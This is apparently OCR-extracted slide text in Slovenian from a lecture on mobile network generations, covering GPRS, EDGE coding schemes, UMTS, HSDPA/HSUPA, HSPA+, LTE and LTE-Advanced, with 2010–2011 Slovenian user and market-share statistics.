





# Paketni prenos podatkov (GPRS)

## ■ Paketno omrežje GPRS

- nadgradnja arhitekture z IP hrbtenico (GGSN, SGSN)
- širitev kodirnih shem
  - 9,05-21,4 od 22,8 kbit/s
- združevanje več TS
  - efektivne hitrosti od 25-100 kbit/s na RX
  - oddaja nižja






# Nadgradnja paketnega prenosa (EDGE)

- **EDGE = GPRS + nove modulacije + nove sheme + novi protokoli**
  - DL/UL = 4/1, maksimalna DL hitrost znaša 4 x 59,2 kbit/s = 236,8 kbit/s
  - DL/UL = 3/2, DL znaša 177,6 kbit/s, UL hitrost pa 118,4 kbit/s
    - EDGE pri operaterju SiMobil: optimalna hitrost 200 kbit/s, povprečna 110 kbit/s

Shema	Modulacija	Rel. kod. hitrost	Kod. hitrost zaglavja	Podatki (bit) na radijski blok	Pod. hitrost (kbit/s)
MCS-9	8-PSK	1.0	0.36	2x592	59.2
MCS-8	8-PSK	0.92	0.36	2x544	54.4
MCS-7	8-PSK	0.76	0.36	2x448	44.8
MCS-6	8-PSK	0.49	1/3	592 (544+48)	29.6 (27.2)
MCS-5	8-PSK	0.37	1/3	448	22.4
MCS-4	GMSK	1.0	0.53	352	17.6
MCS-3	GMSK	0.80	0.53	296 (272+42)	14.8 (13.6)
MCS-2	GMSK	0.66	0.53	224	11.2
MCS-1	GMSK	0.53	0.53	176	8.8




Izbira sheme odvisna od radijskih pogojev in zahtevane kvalitete



# Omrežje 3G (UMTS)

Dodan nov radijski del ( $f = 2 \text{ GHz}$ ,  $B = 5 \text{ MHz}$ , hitrost = do  $384 \text{ kbit/s}$ )







# Višanje hitrosti v smeri navzdol (HSDPA)

## ■ Prva razvojna nadgradnja 3. generacije (3.5G)

- 3GPP Release 5 (standard sprejet leta 2005)
- znatna pohitritev paketnega prenosa v navzdoljni (DL) smeri
  - uporaba modulacij višje stopnje QPSK -> 16QAM
  - združevanje kanalskih kod (15 kod -> 14,4 Mbit/s)
  - delitev prometa z upoštevanjem radijskih pogojev
  - optimizacija pavz med oddajami in ponovitvev




## ■ Postopno višanje hitrosti 1,8 - 14,4 Mbit/s

- začetek v Sloveniji 09/2006 z 1,8 Mbit/s
- nadgradnja na 7,2 Mbit/s 09/2007

## ■ Podprtost terminalov

- prvo kartice (USB, miniPCI-E)
- potem telefoni (tipična hitrost do 3,6 Mbit/s)




Pokritost s signalom HSDPA 7,2 Mbit/s na prostem (Vir: Mobitel, 2011)



# Višanje hitrosti v smeri navzgor (HSUPA)


- **Druga razvojna nadgradnja 3. generacije (3.5G)**
  - 3GPP Release 6 (standard sprejet leta 2006)
  - pohitritev paketnega prenosa v navzgor (UL) smeri
    - predvidene hitrosti 0,73 - 5,76 Mbit/s na uporabnika (Rel. 7 do 23 Mbit/s)
    - modulacija ostaja BPSK zaradi robustnosti in skromnosti terminalov
    - optimizacija pavz med oddajami in ponovitev paketov
    - združevanje do 4 kod (hkratni sprejem 4 kanalov)



- **Začetek v Sloveniji 2007/08**

- današnje hitrosti do 2 Mbit/s
  - skladno z obstoječo terminalno opremo
  - podatkovne kartice, telefoni
  - HSUPA podpira manj terminalov kot HSDPA - asimetrija prenosov

Pokrivanje s signalom HSPA in HSPA+





Vir: Mobitel, 2011



# Najboljše ta hip (HSPA+)

- **Optimizacija prenosnega omrežja (3.75G)**
  - dosežena teoretična hitrost 21,6 Mbit/s (do 15 Mbit/s efektivno)
  - uporaba neposrednih IP povezav med baznimi postajami in jedrom
    - manj podpore pri terminalni opremi (le kartice)



Pokritost s signalom HSPA+ 21,6 Mbit/s na prostem (Vir: Mobitel, 2011)



# Koraki naprej proti 4G (LTE)

## ■ LTE – Long Term Evolution (generacija 3.9G)

- uporaba novih tehnoloških pristopov
  - dinamična uporaba pasovnih širin od 1.25 do 20 MHz
  - povečanje spektralne učinkovitosti za 2-4 krat glede na HSxPA
  - uporaba OFDM v smeri DL in SC-FDMA v smeri UL
  - uporaba QPSK, 16QAM in 64QAM modulacij
  - uporaba antenskih sistemov MIMO 4x4 in SDMA ločitve

## ■ Pričakovani rezultati



- vršni hitrosti v 20 MHz kanalu
  - DL 326.4 Mbit/s za MIMO 4x4
  - DL 172.8 Mbit/s za MIMO 2x2
  - UL 86.4 Mbit/s
- latenca pod 5 ms za kratke pakete
- vzpostavitev kanala: pod 100 ms





# Četrta generacija (4G)

- Pričakovanja LTE-Advanced (zaključevanje standardizacije 2011)
  - vršne hitrosti - DL: do 1 Gbit/s, UL: do 500 Mbps
  - hitrosti na robu celice 2x LTE, povprečno povišanje 3x LTE
  - spektralna učinkovitost DL: 30 bit/s/Hz, UL: 15 bit/s/Hz
  - uporaba DL: 8x8 in UL: 4x4 MIMO konfiguracij
  - fleksibilnost pri izrabi spektra, zaseganje do 100 MHz
  - zahtevana združljivost nazaj za LTE uporabnike





# Uporabniki storitev

## Terminalna oprema

- velikost in oblika
- uporabniški vmesnik
- avtonomnost delovanja
- zanesljivost delovanja
- cena in dosegljivost



## Storitve in aplikacije

- odzivnost
- razpoložljivost
- aktualnost
- zabavnost
- sociološki aspekt
- cena uporabe



Profili na socialnih omrežjih (SLO, 2011)

Tržni deleži mobilnih in tabličnih naprav pri uporabi spleta (svet)

Obdobje	Delež
Avgust 2010	2,60%
September 2010	2,81%
Oktober 2010	2,86%
November 2010	2,96%
December 2010	3,45%
Januar 2011	3,79%
Februar 2011	3,88%
Marec 2011	3,92%
April 2011	4,43%
Maj 2011	4,79%
Junij 2011	5,02%

Vir: NetMarketShare

V82 Ali imate svoj osebni profil na katerem izmed naslednjih socialnih omrežij? Bebo, Facebook, Friends Reunited, Friendster, Habbo, Hi5, ii2, LinkedIn, MySpace, Netlog, Piczo, Sagazone, Twitter, Xanga ...		1 - Ne	%	2 - Da	%
Spol	Moški	277	43,2	364	56,8
	Ženski	184	37,2	311	62,8
Starost	10 - 15 let	19	33,9	37	66,1
	16 - 20 let	31	22,8	105	77,2
	21 - 25 let	55	25,6	160	74,4
	26 - 30 let	79	34,5	150	65,5
	31 - 35 let	41	36,6	71	63,4
	36 - 40 let	36	37,1	61	62,9
	41 - 50 let	95	62,5	57	37,5
	51 let in več	92	73,6	33	26,4

Vir: RIS



# Življenje brez mobilnih omrežij?


## ■ Sodobne razvade

- “Hej, kje si?”
- “Sem že za vogalom...”
- “Zdaj ne utegnem, te pokličem...”
- “Opomnik: Tina praznuje rojstni dan”
- “Stari, ni panike, sm poveču paket!”
- “Moj telefon ima 10M kamero, pa tvoj?”
- “Tržaška 25, kako do nje?”
- “Ali si babici že poslala MMS?”
- “ $7 \times 8 = ..$  počakaj.. meni, kalkulator...”
- “Napačen PIN...”
- “Posodobljena AV zaščita na telefonu”
- “>>> Nizko stanje baterije <<<”





# Govorne storitve

